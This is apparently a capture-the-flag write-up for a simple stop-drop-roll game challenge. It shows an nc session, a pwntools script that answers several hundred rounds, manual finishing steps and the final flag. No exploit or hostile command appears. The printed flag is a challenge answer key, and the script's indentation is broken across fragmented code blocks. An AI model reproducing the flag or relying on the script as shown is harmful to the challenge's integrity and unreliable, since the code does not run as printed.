You are a competitor in The Fray, running the GAUNTLET
I will give you one of three scenarios: GORGE, PHREAK or FIRE
You have to tell me if I need to STOP, DROP or ROLL
If I tell you there's a GORGE, you send back STOP
If I tell you there's a PHREAK, you send back DROP
If I tell you there's a FIRE, you send back ROLL
Sometimes, I will send back more than one! Like this:
GORGE, FIRE, PHREAK
In this case, you need to send back STOP-ROLL-DROP!
Are you ready? (y/n) █

```

```

$ nc 94.237.54.30 32411
===== THE FRAY: THE VIDEO GAME =====
Welcome!
This video game is very simple
You are a competitor in The Fray, running the GAUNTLET
I will give you one of three scenarios: GORGE, PHREAK or FIRE
You have to tell me if I need to STOP, DROP or ROLL
If I tell you there's a GORGE, you send back STOP
If I tell you there's a PHREAK, you send back DROP
If I tell you there's a FIRE, you send back ROLL
Sometimes, I will send back more than one! Like this:
GORGE, FIRE, PHREAK
In this case, you need to send back STOP-ROLL-DROP!
Are you ready? (y/n) y
Ok then! Let's go!
PHREAK, GORGE
What do you do? DROP-STOP
GORGE
What do you do? STOP
GORGE, GORGE
What do you do? STOP-STOP
PHREAK, FIRE, GORGE, GORGE
What do you do? DROP-ROLL-STOP-STOP
FIRE, GORGE
What do you do? ROLL-STOP
GORGE, PHREAK, FIRE
What do you do? STOP-DROP-ROLL
PHREAK, PHREAK, FIRE, GORGE, FIRE
What do you do? █

```

In order to solve the challenge I decided to write the following python script with a help of AI tools:

```

from pwn import *
import time

# context.log_level = 'debug'

def play_the_fray(scenarios):
    # Mapping of scenarios to actions
    actions_map = {
        "GORGE": "STOP",

```



```
"PHREAK": "DROP",
"FIRE": "ROLL"
}
```

```
print(f'Raw scenarios: {scenarios}')
# Split the input scenarios by comma to handle multiple scenarios
processed_input = str(scenarios).split("\n")
if len(processed_input) > 2:
    scenarios_list = str(scenarios).split("\n")[1].split('What do you do?')[0].split(', ')
else:
    scenarios_list = str(scenarios).split("\n")[0].split('What do you do?')[0].split(', ')
scenarios_list[0] = scenarios_list[0].split('b')[1]
scenarios_list[-1] = scenarios_list[-1].split('\n')[0]
print(f'Scenarios: {str(scenarios_list)}')
```

```
# Translate each scenario to its corresponding action
actions = [actions_map[scenario] for scenario in scenarios_list]
```

```
# Join the actions with dashes and return the result
return "-".join(actions)
```

```
def main():
```

```
    p = remote('94.237.54.30', 32411)
```

```
    p.recvuntil(b'(y/n) ')
    p.sendline(str('y').encode())
```

```
    # iterator
```

```
    i = 0
```

```
    while True:
```

```
        if i >= 485:
```

```
            time.sleep(1)
```

```
            if i >= 498:
```

```
                user_answer = input('What to do next? 1 - recvline and process, 2 - send, 3 - recvline ')

```

```
                if user_answer == '1':
```

```
                    challenge = p.recvuntil(b'do you do? ').strip()
```

```
                    print(f'Challenge ({i}): {challenge.decode()}')
```

```
                    solution = play_the_fray(challenge)
```

```
                    print(f'Solution: {solution}')
```

```
                elif user_answer == '2':
```

```
                    user_input = input('Specify input: ')

```

```
                    p.sendline(str(user_input).encode())
```

```
                elif user_answer == '3':
```

```
                    challenge = p.recvall().strip()
```

```
                    print(f'Challenge: {challenge}')
```

```
                    # question = p.recvline().strip()
```

```
                else:
```

```
                    challenge = p.recvuntil(b'do you do? ').strip()
```

```
                    solution = play_the_fray(challenge)
```

```
                    print(f'Solution: {solution}')
```

```
                    p.sendline(str(solution).encode())
```

```
                    log.info('Iteration {}: {} {}'.format(i, challenge.decode(), solution))
```

```
i += 1
```

```
p.recvuntil(b'}')
```

```
log.success(p.recvline())
```

```
if __name__ == '__main__':
```

```
    main()
```

The issue was that at the later stages closer to the final rounds it was hard to retrieve the final flag in a fully automatic way. Script was freezing while waiting for the server response and, as a result, failed. It started working in this way approximately after the successful 490 or more operations. That's why I've added appropriate code that will pass control over further communication with the server to a user and by manually selecting required operations (*receive data from the server, send data to the server*) it was possible to finally retrieve the flag:

```
Challenge (500): PHREAK, FIRE
What do you do?
Raw scenarios: b'PHREAK, FIRE\nWhat do you do?'
Scenarios: ['PHREAK', 'FIRE']
Solution: DROP-ROLL
What to do next? 1 - recvline and process, 2 - send, 3 - recvline 2
Specify input: DROP-ROLL
What to do next? 1 - recvline and process, 2 - send, 3 - recvline 3
[x] Receiving all data
[x] Receiving all data: 0B
[x] Receiving all data: 71B
[+] Receiving all data: Done (71B)
[*] Closed connection to 94.237.54.30 port 32411
Challenge: b'Fantastic work! The flag is HTB{1_will_sT0p_dR0p_4nD_r0LL_mY_w4Y_oUt!}'
What to do next? 1 - recvline and process, 2 - send, 3 - recvline
```

Flag

HTB{1_will_sT0p_dR0p_4nD_r0LL_mY_w4Y_oUt!}